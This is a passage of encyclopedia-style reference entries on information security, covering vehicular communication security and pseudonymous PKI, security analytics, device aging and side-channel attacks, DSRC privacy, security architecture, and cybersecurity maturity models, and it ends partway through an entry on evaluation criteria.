Several broad-scope, long-standing efforts by academia, industry, and authorities have addressed VC system security and privacy. Standardization, harmonization, and state-of-the-art research provide a common ground, well-understood requirements, and solid baseline solutions. As the VC landscape evolves, with increasing automation, new improved and tailored solutions will accelerate the deployment of secure and privacy-enhancing VC systems.

Theory and Applications


Adversary model. Beyond benign faults, VC system entities could deviate from the implemented protocols. Adversarial behavior could be the result of rogue protocol versions, modifications of the OBU/RSU software and/or hardware, including onboard sensors. Input-controlling adversaries (Papadimitratos et al. 2006) range from simple hardware close to a wheel

speed sensor affecting ABS (Shoukry et al. 2013) to blinding cameras and manipulating LIDAR measurements (Petit et al. 2015), to spoofing global navigation satellite system (GNSS) signals to remotely control the perceived vehicle position (Papadimitratos and Jovanovic 2008).

Adversarial OBUs/RSUs can act individually or in collusion, coordinating their actions. The adversary may infect (e.g., using malware) OBUs/RSUs but also forge own or emulate such platforms. It can also leverage existing or own networking infrastructures to collect V2X messages. OBUs typically transmit transportation safety messages (e.g., beacons) at a high rate with precise vehicle kinematic data, thus being easy to link and track vehicles (and passengers).

The adversary can be physically present in one or multiple locations at the wireless part of VC systems. It can possess multiple identities and credentials, e.g., extracted from or provisioned to compromised OBUs/RSUs. Benign V2X messages can be recorded, relayed, and replayed across the network. Attacks can create the illusion of numerous (nearby) vehicles, while few are present, falsely notifying about inexistent hazards or preventing vehicle maneuver coordination or eventually causing collisions. From a different viewpoint, attacking communication with a backend server can deny correct location-based service (LBS) responses or collection of vehicle data. Such LBS servers or the VC security infrastructure itself can be *honest but curious*, complying with protocols but collecting and inferring VC user data.

Security requirements. Solutions have been developed based on general security and privacy requirements. Message authentication and integrity, to protect messages from alteration and allow receivers to corroborate the node that created the message, along with entity authentication to provide evidence that the sender message was generated recently. Nonrepudiation, to prevent a VC sender from denying having sent a message. Access control and authorization, to determine what each VC entity is allowed to do. Confidentiality, to keep message content secret from unauthorized nodes.



Privacy, at least at the level of protection achieved before the advent of VC systems, is needed. VC systems should not disclose or allow inference of user information. The identity of VC entities, notably OBUs that are

directly connected to users, should be concealed, so that an observer cannot determine which OBU performed an action (anonymity) and link any two actions by the same OBU (unlinkability). However, transportation safety applications need to correlate vehicle locations over short periods (e.g., to warn about maneuvers or avoid collisions). Thus, a less stringent requirement: messages produced by an OBU over a protocol-selectable period τ can be linked, but any two messages generated at t_1 and t_2, such that $t_2 > t_1 + \tau$, cannot (Papadimitratos et al. 2006). The shorter τ is, the fewer the trivially linkable messages, thus the lower the vehicle and user exposure.

When needed, for accountability along with privacy, actions should be linkable to the actor, to attribute misbehavior, possibly toward liability, e.g., in case of an accident, thus the requirement for conditional privacy (Papadimitratos et al. 2008) or revocable privacy (Lueks et al. 2015). Finally, VC systems need to remain operational even in the presence of attacks, resuming normal operation after the removal of the faulty nodes (availability). This requires misbehavior detection and attribution, and eviction of the wrongdoers. More generally, data correctness or consistency is needed, as a basis for misbehavior detection and attribution, to readily reject faulty or adversarial data.

Security and Privacy Architecture for VC Systems

To thwart adversaries, the community converged on the use of public key cryptography, digital signatures, and certificates. This is the result of early research projects (Papadimitratos et al. 2008) and the evolved standards by IEEE (2023) and ETSI (ETSI 2018). A public key infrastructure, with a hierarchy of multiple certification authorities (CAs) with distinct roles, provides certificates. Figure 1 provides an illustration of a VC systems security architecture, with domain-based organization (CAs and related servers), network infrastructure, and V2X communication.

Secure Vehicular Communication Systems, Fig. 1 OBU V, registered with domain A, broadcasts a digitally signed message with its *i-th* pseudonym, in use, attached. Receiving OBUs registered with the same or other domains can validate the message

Each OBU/RSU or *end entity*, registered with one CA, *termed long-term CA* (LTCA) or *enrollment CA* (ECA) or *enrollment authority* (EA), has an identity, a public-private key pair, and a certificate attesting to the attributes of the registered entity according to its capabilities and role(s) in the system. V2X messages are digitally signed (typically time- and geostamped with the signer's time and location). They carry the signer's certificate for easy validation.

To provide privacy (anonymity and unlinkability), long-term keys and certificates are *not* used to secure V2X communication. Rather, *pseudonymity* or *pseudonymous authentication* is used. Each OBU is equipped with multiple certified public keys (pseudonyms) that do not reveal its identity. These are obtained by a trusted third party, a *pseudonym-providing CA (PCA)* or an authorization CA (ACA) or authorization authority (AA), with the OBU proving it is a registered entity.

Then, the OBU uses each pseudonym for at most τ seconds, a protocol-selectable or policy-specific period. Messages signed under the same pseudonym, i.e., signed with the corresponding private key, although not revealing the OBU identity, can be trivially linked. While those signed under different pseudonyms cannot be syntactically linked (Buttyan et al. 2009), as long as pseudonym swaps are done together with a change of all OBU identifiers across the protocol stack (Papadimitratos et al. 2007).

Certificates of faulty or adversarial nodes or compromised cryptographic keys must be revoked, to prevent damage to the VC system. Revocation is decided by the CA that issued the certificate(s). The revoked certificate(s) information is added to the latest certificate revocation list (C*RL*) distributed across the VC system. Pseudonym revocation can be complemented by long-term credential revocation, thus the ability to obtain a new set of pseudonyms.

Misbehavior can be detected by OBUs/RSUs individually, based on received V2X messages (Raya et al. 2008; van der Heijden et al. 2018). Evidence communicated to the VC authorities triggers revocation, typically through the resolution authority (RA), initiating a protocol with the LTCA and PCA to identify the long-term identity corresponding to the pseudonym(s)/private key(s) used for adversarial messages (Khodaei et al. 2018). A dedicated misbehavior authority (MA) proposed in (Whyte et al. 2013) is mandated by the IEEE 1609.2 standard. For fast containment of attacks, distributed protocols executed among OBUs/RSUs can collect misbehavior evidence, as well as identify and exclude wrongdoers locally (Moore et al. 2008), before the next CRL is issued and distributed.

Open Problems and Future Directions

The deployment of secure and privacy-preserving VC systems requires scalable credential management especially because pseudonymous authentication leads to numbers of credentials five orders of magnitude higher than those in current-day Internet. It is crucial that the vehicular public key infrastructure (VPKI) can respond in real time to high and fluctuating loads while being cost-effective. Very encouraging results provide highly scalable, adapting to demand, low-latency credential provision as a cloud-based service (Khodaei et al. 2023). Moreover, the distribution of CRLs can be done at a frugal rate, of Kbytes/second,

covering hundreds of km^2 in seconds (Khodaei and Papadimitratos 2021), along with the option of efficient online certificate state checking. Convergence on policies that determine pseudonym lifetimes, rates of change, CRL update, and distribution requirements is needed, to fine-tune and test the VPKI in real-world settings.

At the same time, it is important to consider cryptographic primitives beyond those in standards and literature, notably the Elliptic Curve Digital Signature Algorithm (EC-DSA). Anonymous authentication and group signatures were considered, not to anonymously authenticate V2X traffic, due to high computation and communication overhead, but rather allow OBUs to generate and "self-certify" own pseudonyms (in lieu of obtaining them from the VPKI) (Calandriello et al. 2011). More important, the introduction of post-quantum cryptographic primitives needs to be investigated, both in terms of the communication and computation overhead (Lonc et al. 2023) and the readiness of standards to accommodate the corresponding credentials (Yoshizawa and Preneel 2023).

Considering misbehavior more broadly, it is important to counter clogging denial of service (DoS) attacks, especially because high-rate transportation safety V2X messaging can be used to exhaust resources. Overhead reduction (Calandriello et al. 2011), along with the trend of increasing OBU processing power to process, e.g., thousands of signature verifications per second, helps. But additional countermeasures, including cooperative validation (Jin and Papadimitratos 2019), are needed, especially as network data rates and security levels (key lengths and thus overhead) shall increase.

Privacy protection should not serve as an amplifier or cloak for misbehavior. An adversarial OBU equipped with K pseudonyms (and corresponding key pairs) could transmit (sequences of) cooperative aware messages (CAMs) or decentralized environmental notification messages (DENMs) signed under all K pseudonyms. Benign receiving OBUs/RSUs would perceive this as if K OBUs, instead of one, are present sending notifications. A coordinated attack would then more easily control the perception of nearly benign vehicles and the system overall, "convincing," e.g., there are hazards or traffic. Leveraging a hardware security module (HSM) (Papadimitratos et al. 2008), a trusted tamper-proof computing component, ensures a single pseudonym (private key) is used at each point in time, with private keys stored in the HSM and a well-defined interface

for requesting private key operations. More so, an HSM thwarts compromise (extraction) of private keys in OBUs/RSUs under adversarial control. Alternatively, to mitigate sibyl-based (Douceur 2002) attacks, keys can be released in stages (IEEE 2023) or pseudonym lifetimes can be nonoverlapping (Khodaei et al. 2018). For anonymous authentication, violating a maximum number/rate of group signing can make V2X linkable (Calandriello et al. 2011).

The role of VC in automating driving, e.g., platooning, or maneuver coordination, requires dedicated solutions, notably against internal adversaries. Especially because attacks can dismantle platoons or prevent maneuvers, undermining efficiency, or cause collisions (Kalogiannis et al. 2022, 2023). Custom-made secure protocols for vehicle maneuver coordination are needed, along with mechanisms to detect insider attacks that falsify kinematic information and exploit platooning controllers. Effective misbehavior detection systems that reliably detect subtle and sophisticated attacks are needed, feasible in real time, without misclassifying actual, benign maneuvering as misbehavior.

Definition

Security analytics, which separates malicious activity from normal usage patterns, leverages data analytics to assist with system security. The field encompasses analytic capabilities that enable the analysis of large quantities of structured and unstructured data across large infrastructures in a short amount of time, allowing monitoring and surveillance of activity such as network traffic, web transactions, network servers and nodes, and user credentialing to detect threats and to provide an overall picture of a system's security posture.

Background

The decreasing cost of storage and computing power and the increasing ease and cost-effectiveness of data centers and cloud computing have given way to technology platforms that provide a meaningful picture of a network using the massive volumes of data now created by enterprise systems. This analysis and mining of data is also a way to monitor the security posture of an organization by extracting security-relevant data from its systems (Cloud Security Alliance Big Data Analytics for Security Intelligence 2013; Early and Stott 2015).

Theory OR Application OR Both

The field of security analytics sprang from data science (e.g., advanced mathematics, statistics, and data mining), machine learning, programming, and even aspects of game theory to combine skills related to communication, visualization, business understanding, and creativity (Early and Stott 2015). The field creates a business security awareness through fusing data across different aspects of a system to provide cybersecurity solutions such as root cause analysis, pathway analysis, application discovery, data leakage discovery, and insider threat analysis (Mahmood and Afzal 2013). Industries such as healthcare, insurance, and other modern enterprises benefit from its use (Cloud Security Alliance Big Data Analytics for Security Intelligence 2013).

As data analytics provides users with an understanding of data patterns, security analytics provides insights into datasets from automated logs and sensors through data mining, machine learning, statistics, and natural language processing and presents the knowledge in a graphical and ordered format via advanced data visualization techniques (Verma et al. 2015).

The insight from data analytics can come from active (stream processing) data sources as well as passive (batch processing) sources, such as network logs, health certificates, etc. The goal of such analysis is to separate the patterns created by legitimate users from the patterns that indicate suspicious behavior (Mahmood and Afzal 2013; Cloud Security Alliance Big Data Analytics for Security Intelligence 2013). Thus, security analytics differs from traditional approaches, allowing analysts to utilize mathematical models to analyze security-relevant information from vast

volumes of data and visualize that information in a user-friendly format (Early and Stott 2015).

Security analytics utilizes diverse data sources; enterprise-level data storage; Extract, Transform, and Load (ETL) functionality; Big Data Appliance (BDA) engines; and monitoring systems. These are coupled with advanced security controls, interactive dashboards, robust security infrastructure, and big data integration infrastructure to create a way to monitor network traffic, web transactions, network servers, network nodes, or even credentialing of users (Mahmood and Afzal 2013). This utilization can provide a way to aggregate different types of data (categorical, discrete, and continuous) to alert analysts to outlying patterns of behavior (Verma et al. 2015). It can also handle large volumes of data coming from different sources at a rapid rate (Mahmood and Afzal 2013). Security analytics reduces the time needed to correlate data, consolidate the information, and interpret the data for a security perspective. It also links long-term continuous data for forensic analysis (Cloud Security Alliance Big Data Analytics for Security Intelligence 2013).

The situational awareness created through the analysis of data collection on a larger scale can provide a deeper analytic perspective, a consolidated look at security-related information, and real-time analysis of data (Cloud Security Alliance Big Data Analytics for Security Intelligence 2013). Examples of the benefits of this type of analytics include preventing the theft of intellectual property, reducing event response time, lowering costs, increasing accuracy, and assisting with fraud prevention, governance, and risk compliance (Mahmood and Afzal 2013).

Open Problems and Future Directions

Among the problems with the security analytic approach to cybersecurity is the presence of the active adversary, with adversaries adapting their behavior to disguise their intent. Other problems include potential dataset poisoning, base-rate fallacy, and attack time scale issues (Verma et al. 2015).

Dataset poisoning occurs when an adversary intentionally contaminates available datasets (Verma et al. 2015). This poisoning could compromise availability, with the adversary injecting so much bad data that the information becomes useless, or it could target integrity, leaving a backdoor

that an attacker can leverage to contaminate the results in the adversary's favor. Outlier detection is the most common defense against dataset poisoning (Moisejevs 2019).

Base rate fallacy, the incidence of false positives being far more likely than true positives, occurs when the prevalence of attacks is much smaller than the prevalence of non-attacks. Higher precision analytics are needed to overcome the base-rate fallacy problem, as this could result in positives being ignored over time.

Attack time scale issues can happen when attackers flood a system with items to cause the system to be overwhelmed with false alarms and miss the real attack (Verma et al. 2015). Attack time scales can be much smaller than classification time scales. Faster analytics are needed to avoid attackers defeating analytics through floods and to enable timely automated reactions.

Additional concerns are the need for efficient selection of relevant data and the lack of industry standardization to test the trustworthiness of a product's output, which could lead to insufficient security coverage (Mondek et al. 2017).

Gaps in the field include the lack of good publicly available datasets, the lack of human-understandable classification methods, and the attacker's ability to defeat classification algorithms (Verma et al. 2015).


Definitions

Device aging refers to the deviation of the electrical specifications (behavior, properties) of the transistors included in an electronic device from the originally intended one over time and leads to the degradation of the device performance and ultimate device failure.

Background

The time-dependent degradation of integrated circuits has become one of the main challenges in nanotechnologies. This phenomenon the so-called device aging results in deviation of the electrical behavior of transistors from the originally intended one over time and in turn leads to performance degradation in the underlying device, and eventually the device fails to meet the timing requirements. Aging mechanisms include negative bias temperature instability (NBTI), positive bias temperature instability (PBTI), hot carrier injection (HCI), time dependent dielectric breakdown (TDDB), and electromigration (EM) among which BTI (including NBTI and PBTI) and HCI are more prominent (Oboril and Tahoori, 2012).




Both the BTI and HCI aging mechanisms result in increasing switching and path delays in the circuit under stress, eventually leading to timing

violations and wear-out of the circuit. The severity of the aging-related degradation in each transistor depends on its workload, temperature, and supply voltage over the course of usage, as well as the technology node and device geometry (Wang et al., 2007) where the first three factors can be exploited by an adversary aiming at accelerating circuit wear-out.

NBTI occurs in a PMOS transistor. In this mechanism, the transistor experiences two phases of aging depending on its operating condition. The first phase (i.e., *stress*) occurs when the transistor is on. Here positive interface traps are generated at the Si-SiO_2 interface and lead to an increase of the threshold voltage of the transistor. The second phase (i.e., *recovery*) occurs when the transistor is off. In this phase, the threshold voltage drift occurred during the stress phase will partially recover. The PBTI affects NMOS transistors in a similar way that NBTI affects PMOS transistors.

HCI occurs when hot carriers are injected into the gate dielectric during transistor switching and remain there. HCI is a function of switching activity and degrades the underlying circuit by shifting the threshold voltage and the drain current of transistors under stress (Wang et al., 2007). Its degradation rate is affected by temperature, clock frequency, usage time, and the activity factor of the transistor under stress. Unlike BTI mechanisms, HCI does not have any recovery phase.

Figure 1 shows the threshold voltage drift of a PMOS transistor that is continuously under stress for 6 months and a PMOS transistor that alternates stress/recovery phases every other month. The Y-axis values are not shown to make the figure technology independent.



Security and Device Aging, Fig. 1 NBTI- induced threshold-voltage shift of a PMOS transistor over time (Karimi et al., 2018b)

To address the aging-induced reliability degradation, aging mitigation schemes have been proposed in different levels of design abstraction ranging from architectural level to device level. These schemes mainly prolong device lifetime and postpone observing aging-related malfunctions via running the device at a lower frequency from the early stage of deployment (guard-banding), utilizing gate-sizing schemes, intermittently changing the workload, leveraging partial recovery of BTI aging effects via injecting healing patterns (Karimi et al., 2015), and so on.

Aging-Induced Security Concerns


Aging-related reliability degradation may result in security concerns. One such example is physically unclonable functions (PUFs) which are used as secure primitives for device authentication or generating random numbers and secret keys for cryptographic devices and prevent leakage of the secret information that would be otherwise stored in device memory. Recent studies show the vulnerability of different PUF types against aging which in turn jeopardizes the security of the devices including such PUFs due to the increase of the PUFs' bit error rate over time. For example, Fig. 2 shows the aging-induced bit error rate of an arbiter-PUF (Suh and Devadas, 2007), one of the existing strong delay-PUFs, over 20 months of usage. The results extracted via simulation for the PUF realized in a 45 nm technology when it

is operating at 45 ˚C. As depicted, the aging-induced bit-flip rate is higher when the PUF is always active. This calls for designing proper anti-aging PUFs that can resist device aging (Rahman et al., 2016; Karimi et al., 2018a). One option is using sleep transistors (Calimera et al., 2009).

Security and Device Aging, Fig. 2 The effect of aging in the arbiter of the arbiter-PUF for different activity rates (Kraak and et al., 2018)

Aging mitigation schemes opt to alleviate the reliability of digital circuits via increasing their mean time to failure (MTTF) yet cannot thoroughly protect them against security threats as still different parts of a device may experience small aging-induced imbalances which can be exploited by adversaries to leak sensitive information. Moreover, machine-learning based aging prognosis schemes that are deployed to enhance circuits' reliability may fail when an adversary maliciously accelerates device aging as such prognosis schemes are mainly trained with the typical expected workload.

In practice, an adversary may maliciously accelerate aging in a target device via deliberately generating a set of input patterns that when applied repeatedly to that device results in denial of service or thwarting the protection schemes tailored against leaking secret information, e.g., secret



key in cryptographic devices. These patterns turn most of the PMOS transistors resided on the specific target paths of the device “on”; thereby accelerating the NBTI effects (Karimi et al., 2015). The impact can be exacerbated if the adversary can also control the temperature and power supply.

Device Aging in Cryptographic Cores

Cryptographic chips are deemed to preserve the integrity and confidentiality of sensitive information through implementation of cryptographic algorithms in hardware. Although these cores are supposed to maintain security and trust, their physical implementation can be compromised by adversaries via observing dynamic circuit emanations. Such attacks, known as side-channel attacks, analyze the physical leakage emitted during cryptographic operations in the device and retrieve the secret information by considering the dependency of this leakage and the secret data.

In particular, an adversary may monitor the power consumption of a cryptographic chip in order to extract the sensitive information it conceals. The so-called power analysis (PA) attacks have received a lot of attention in recent years, and various countermeasures have been proposed in the literature to protect the devices against them (Mangard et al., 2006).

In practice, with the aging-induced change of the electrical behavior of a cryptographic device, its power consumption deviates from its original value over time (Fig. 3). This in turn affects the success of the attacks built upon exploiting unintentional leakages from the device’s power consumption i.e., PA attacks. The PA attacks are divided into two main categories of profiling and non-profiling attacks. The profiling attacks assume that the adversary has full control on a copy of the device other than the targeted one and can record a large number of traces, corresponding to random values of inputs (plaintexts and keys), to build templates. These templates are then used in a template matching process to recover the key of the targeted device. On the other hand, the non-profiling attacks follow the change of power traces in time and retrieve the key based on the operation or data dependency of power traces by only monitoring the target chip.

Security and Device Aging, Fig. 3 The effect of aging on the power traces of a PRESENT cipher implementation. Each color relates to one plain text

The recent researches (e.g., Karimi et al. 2018b) confirm that the profiling PA attacks can be affected by device aging if there is an aging misalignment between the device used for building the template and the targeted device. In fact, such aging misalignment operates in a similar way as noise and hinders the attack. Note that as the aging degradation rate is affected by environmental conditions (e.g., temperature), even if the training and target chips have the same age (i.e., used for the same amount of time), their power traces may diverge due to experiencing different operating temperatures during usage (aging), making the attack more difficult. Indeed, the quantification of aging impacts on the difficulty of the PA attacks can benefit the designers in applying simple derating factors when estimating the practical strength of cryptographic designs against side-channel attacks.

The success rate of non-profiling attacks may also be affected by device aging, in particular when the targeted cryptographic chip is protected via hiding countermeasures that opt to equalize the chip's power consumption regardless of the data being processed. One such hiding countermeasure is Sense Amplifier Based Logic (SABL) which is one type of dual-rail pre-charge logic styles that for each signal use a pair of wires to carry the signal and its complementary. Although such hiding methods are supposed to decrease the success of PA attacks, they fail to consider the aging effects occurring during the device lifetime. Indeed, the aging-induced change of the transistors' threshold voltage over time results in imbalances in the power consumption of the gates resided in dual rails. This can be exploited by the adversary and facilitate the attack. Thereby, in this case, in contrast to the case discussed earlier, aging can benefit the adversary in leaking the secret information. This calls for proper countermeasures that protect the

cryptographic devices against PA Attacks even when the device has been aged.

Open Problems and Future Directions

Although device aging has been extensively investigated from the reliability point of view, the impact of aging on the security of devices and in particular on the vulnerability of devices to power analysis attacks are yet to be considered. This calls for designing aging-aware solutions to protect the cryptographic devices against power side-channel attacks.

Secure and private communication

Definitions

Dedicated short-range communications (DSRC) (Kenney, 2011) refers to a set of standards that enables wireless vehicular communication (vehicle-to-vehicle and vehicle-to-infrastructure communications). One of the main goals of such communication is to support safety applications such as collision avoidance, traffic and congestion control, or intersection management.

Background

Safety is a major goal in the automotive industry. One way proposed to improve safety is by having vehicles exchange messages about their location, speed, and acceleration and use this information to detect possible collisions and provide traffic and congestion control, intersection management, and so on. Such information can also be exchanged with a vehicular infrastructure in the form of road side assisting units. To provide support for automotive safety applications, the Federal Communications Commission has reserved seven channels on the 5.9-GHz spectrum. The set of standards operating in this spectrum is known as DSRC.

DSRC specifies several layers. At the PHY and MAC layers, DSRC uses IEEE 802.11p Wireless Access for Vehicular Environments (WAVE), a modified version of IEEE 802.11. At the network layer, DSRC uses several standards defined by the IEEE 1609 Working Group: 1609.4 for channel switching, 1609.3 for network services (including the WAVE Short Message Protocol – WSMP), and 1609.2 for security services. DSRC also supports the well-known TCP/IP family of protocols, including IPv6. Finally, the SAE J2735 Message Set Dictionary standard specifies a set of message formats that support a variety of vehicle-based applications. The most important of these is the *basic safety message* (BSM), which conveys critical vehicle state information in support of vehicle-to-vehicle safety applications. For example, Fig. 1 shows DSRC supporting an adaptive cruise control application.

Security and Privacy Aspects in the Dedicated Short-Range Communications (DSRC) Protocol, Fig. 1 Use of DSRC for adaptive cruise control

As of January 2020, the DSRC technology is available in the USA in the GM Cadillac Sedan, and Volkswagen has ongoing plan to make it available in Europe. Toyota was planning to make DSRC available in the USA by 2021, but it suspended the program because of the “need for greater automotive industry commitment as well as federal government

support to preserve the 5.9 GHz spectrum band for DSRC [Dedicated Short Range Communications]."

Theory

Security and privacy are a major concern for DSRC and vehicular applications. As DSRC operates using wireless technology, it is vulnerable to physical layer attacks such as jamming, which have been studied in previous work.

Authentication and integrity are major design goals for BSM, particularly given the sensitivity of the applications relying on the information carried by these messages. The IEEE 1609.2 standard proposes the use of Elliptic Curve Digital Signature Algorithm (ECDSA). In turn, authentication requires some form of public key infrastructure, and several designs were proposed. A notable one is the Security Credential Management System (SCMS), a framework to issue and manage digital certificates that form the basis of secure communication between connected cars or between cars and vehicular infrastructure. The main goal is to provide public keys used to digitally sign all messages exchanged. SCMS uses an architecture in which several certificate authorities establish a chain of trust and issue several certificates with different lifetime validity.

Finally, privacy concerns were raised with respect to the time and content of the information carried by the BSM messages and the identifiers linked to digital certificates. For example, this will allow somebody to trace the movements of a particular vehicle. Several proposals, including the abovementioned SCMS system, suggested the use of pseudo-identifiers with limited time validity.

Open Problems and Future Directions

Providing authentication and integrity while ensuring privacy is a major challenge for DSRC.

Security Architecture

Marijke De Soete[61] ✉
(61) Security4Biz, Oostkamp, Belgium

Definition

The Security Architecture is an integral and critical component within the overall architecture of an enterprise, service, product, or application. It specifies the features and artifacts needed to protect confidentiality, integrity, and availability of information.

Theory

A Security Architecture can be produced to requirements (quality) as well as maintained over the period of its useful life (change). The design artifacts describe how the security measures/controls are positioned and how they relate to the overall IT architecture. They describe the structure of components, their interrelationships, and the principles and guidelines governing their design and evolution over time. The security measures serve the purpose to maintain the system's quality attributes, among them confidentiality, integrity, availability, accountability, and assurance. They are specified to fulfill the security requirements that are derived from a risk analysis taking into account business, technical and legal/regulatory requirements.

Security requirements are often considered as nonfunctional requirements when systems are designed. In other words, they are not required for the system to meet its functional goals but are needed for a given level of assurance that the system will perform to meet the functional requirements that have been defined.

In recent years, there has been a trend toward a hierarchy of control objectives, controls and specific technical implementations of controls, which are implemented within a given security architecture in order to meet the security requirements.

Applications

Examples of security architectures based on public key techniques include X.509 and EMV. As part of the security architecture, a number of supporting services operated by so-called Trusted Third Parties may be defined, such as Registration Authorities, Certification Authorities, and Time Stamping Authorities. These are entities that are not part of the original system as such, but are introduced to offer security services in support to the security architecture.

Other examples are Kerberos, based on conventional cryptography and bespoke key management architectures, e.g., to handle online PIN-code (Personal Identification Number) verification, which is characterized by key hierarchies, starting with session keys, or data keys at the bottom, which are protected or exchanged by key encryption keys, perhaps comprising several layers, and the top layer consisting of the so-called master keys.

Security Capability Maturity Model

Synonyms

Cybersecurity capability maturity model; IT-security capability maturity model

Definition

A security capability maturity model is a model to assess the current information security situation within an organization and highlights areas that need to be addressed to increase the overall security level.

Background

A capability maturity model (CMM) in the area of information technology is generally focused on development processes and phases within organizations and the involved information systems. They build a sound fundamental base for an evaluation. Therefore, the structure of the model is based on a stepwise progress for improvements. Every step acts as an assessment for the quantity and quality of processes, techniques, and methods within enterprises and systems. Within this assessment approach,

corresponding options for improving and options for actions can be derived. Due to the structure of the model, the steps are in chronological order and are built on each other. This sequence shows formally and with regard to the content of how an approach for improvement could be designed (CMMI Product Team, 2010). By applying this model, a user can determine the current situation of the organization according to their capabilities and the quality of various services. A CMM also offers assistance for the development of the whole enterprise or selected areas or elements of an organization (CMMI Product Team, 2010). Based on CMMI Product Team (2010), three main goals of a CMM can be noted:

- A quality assessment of an organization with its processes and information systems
- Providing a baseline for benchmarking with competitors
- Showing an approach for quality improvements

To achieve these goals, a CMM consists of the following components:

(1) A specific amount of capability and maturity levels

(2) Separation of process/evaluation areas by building key process areas. They are dividing the organization or the information system into several subareas. The subareas should be considered and evaluated independently.

(3) Designing and characterizing of the capability and maturity levels. The evaluation areas just cover one specific part. They need to be evaluated individually. By aggregating all maturity levels, an overall result can be built. This represents an overall profile of the assessed organization or the information systems. This is also the base for a possible improvement procedure.

A CMM is mainly based on the documentation of the processes and systems within an organization. A fixed declaration of key performance indicators (KPI) is also a necessary pre-requirement. This inevitably leads to an increased bureaucracy and makes the application of CMM complex and expensive . Nevertheless, a CMM can provide a significant benefit to organizations and responsible employees by providing a systematic schema

for determining their current positions for a competitive and future-oriented development.

The usage and adaption of these models can be found in a wide-ranging span of application. This ranges from CMM for E-Learning to various areas of IT-related businesses. These models can differ in the granularity of detail and the construction according to their focus and stakeholder group. The most famous and proven CMMs in the area of software development are Capability Maturity Model Integration (CMMI) and Software Process Improvement and Capability Determination (SPICE).

Theory and Application

Maturity models in the field of information technology provide a solid basis for the evaluation of various issues and their targeted further development, as they offer logically ordered and consecutive steps for classification and improvement in their respective areas of application. Such a model leads a company through a systematic self-assessment to identify concrete weaknesses in the management and utilization of IT security-relevant data and to determine optimization possibilities. For this purpose, the three core elements, maturity levels, capabilities, and indicators of maturity models, must be identified, designed, and developed.

In addition to CMMI, the SPICE model defined in ISO/IEC 15504-5 for the company-wide evaluation of processes is also represented in science and practice. Both models are comparable in content and are similarly structured. Therefore, both models' core elements can be used in the synthesized form as a basis for the design and instantiation of a cybersecurity maturity model. In this article, these models are also used as a baseline for a definition for a variety of security-related CMMs.

In the area of IT security, several maturity models have been developed. Both the National Institute of Standards and Technology Cybersecurity Framework (NIST CSF) (Sedgewick, 2014) and the cybersecurity capability maturity model (C2M2) (Curtis et al., 2015) are the first management approaches directly related to IT security. The C2M2 is designed for use by energy providers but also allows its application in companies of other industries. Further the C2M2 can be used for the assessment of both information technology (IT) and operations technology (OT). Its objectives are to strengthen cybersecurity capabilities, provide a

consistent assessment and benchmarking mechanism, share knowledge and best practices, and prioritize security relation effort and investments. Due to its focus on organizational practices and maturity business unit's practices, processes and procedures can be evaluated.

The architecture of the C2M2 model addresses ten dedicated domains: *risk management; asset, change, and configuration management; identity and access management; threat and vulnerability management; situational awareness; information sharing and communications; event and incident response, continuity of operations; supply chain and external dependencies management; workforce management; and cybersecurity program management*. Those domains build a logical grouping of cybersecurity practices that protect the operations in enterprises.

For each domain, one of four maturity indicator levels can be determined independently. The lowest maturity level is named *Maturity Indicator Level 0 (MIL0)* and represents that in this domain, no practices are in place. Within the C2M2, no characteristics are given to describe the maturity indicator level MIL0. In contrast, a set of initial practices that need to be present are given within MIL1. Those practices may be performed ad hoc without a specific structure. Within MIL2, practices are documented and structured, stakeholders are identified and involved, adequate resources are allocated, and standards and guidance are present. Since MIL2 provides a good baseline in having cybersecurity capabilities in an organization, MIL3 aims to establish a management structure via high-level organizational directives, and this is achieved by guiding the practices by policies and governance. Policies can include requirements for specified standards or guidelines. A continuous review of the present practices, the association of responsibilities to personnel, and the maintenance of those skills are also part of MIL3. Every maturity indicator level needs the lower level to be fulfilled since the practices build on each other.

The NIST CSF differs from the C2M2 in that it is not explicitly designed as a maturity model, but as a framework with "tiers" for iterative improvement. The existing gaps in NIST CSF regarding a complete maturity model are addressed by current research (Almuhammadi and Alsaleh, 2017).

Open Problems and Future Directions

The development and application of a CMM is not a single incentive to assess the level and improve it. Moreover, the intention of implementing such a model is a continuous improvement in specific areas. The maturity level is often measured with a long time interval. This means a quarterly or yearly measurement poses the risk of lacking to detect current security issues. In particular, deterioration into a lower degree of maturity must be detected in a timely manner to initiate appropriate countermeasures.

The collection and evaluation of different indicators of a company to determine a level of maturity require a significant amount of work. Therefore, the application of a maturity model can be very costly and time-consuming. A (partial) automation of the evaluation process would bring additional value to future applications.

Given the fast-growing interconnection of information systems of an organization and the increasing threats by cyberattacks, IT security will remain a topical subject. Even if the best information security measures are in place and an organization has an appropriate security maturity level, threats may still intrude into the system. Fraudulent malware becomes more sophisticated and is used by well-organized cybercriminals. For example, advanced persistent threats (APTs) use well-engineered exploits and combine these with social engineering. This kind of threat can last over a long period and is relatively difficult to detect. A CMM for cybersecurity must therefore be continuously adapted to current threats in the area of IT security.

High quality of data builds the basis for the right decisions in organizations. In order to obtain a holistic view of a company with respect to IT security, the maturity model design must ensure appropriate integration of data quality procedures during the assessment of the maturity level. While general data quality assessment procedures exist, there are no specific procedures for determining the data quality regarding IT security and integrating it into maturity models. Future research should consider aspects of data quality measurement during the model development and consider appropriate metric definitions at all different levels.

Security Evaluation Criteria

Tom Caddy[63] ✉
(63) InfoGard Laboratories, San Luis Obispo, CA, USA

✉ **Tom Caddy**
Email: tcaddy@adelaide-solutions.com

Definition

Security Evaluation Criteria are usually presented as a set of parameter thresholds that must be met for a system to be evaluated and deemed acceptable. These criteria are established based on a Threat Assessment to establish the extent of the data sensitivity, the security policy, and the system characteristics.

Background

Security Evaluation Criteria are usually presented as a set of parameter thresholds that must be met for a system to be evaluated and deemed acceptable. These criteria are established based on a Threat Assessment to establish the extent of the data sensitivity, the security policy, and the system characteristics. The system is evaluated, the evaluation is measured against the criteria, and then an assessment is made of whether or not the system security characteristics meet the requirements as specified by the Security Evaluation Criteria. Criteria are typically unique to each system, the environment it is in, and how it is used. Important past frameworks of Security Evaluation Criteria have been the following:

- *TCSEC by US Department of Defense (1985)*. The Trusted Computer System Evaluation Criteria (TCSEC) is a collection of criteria that was

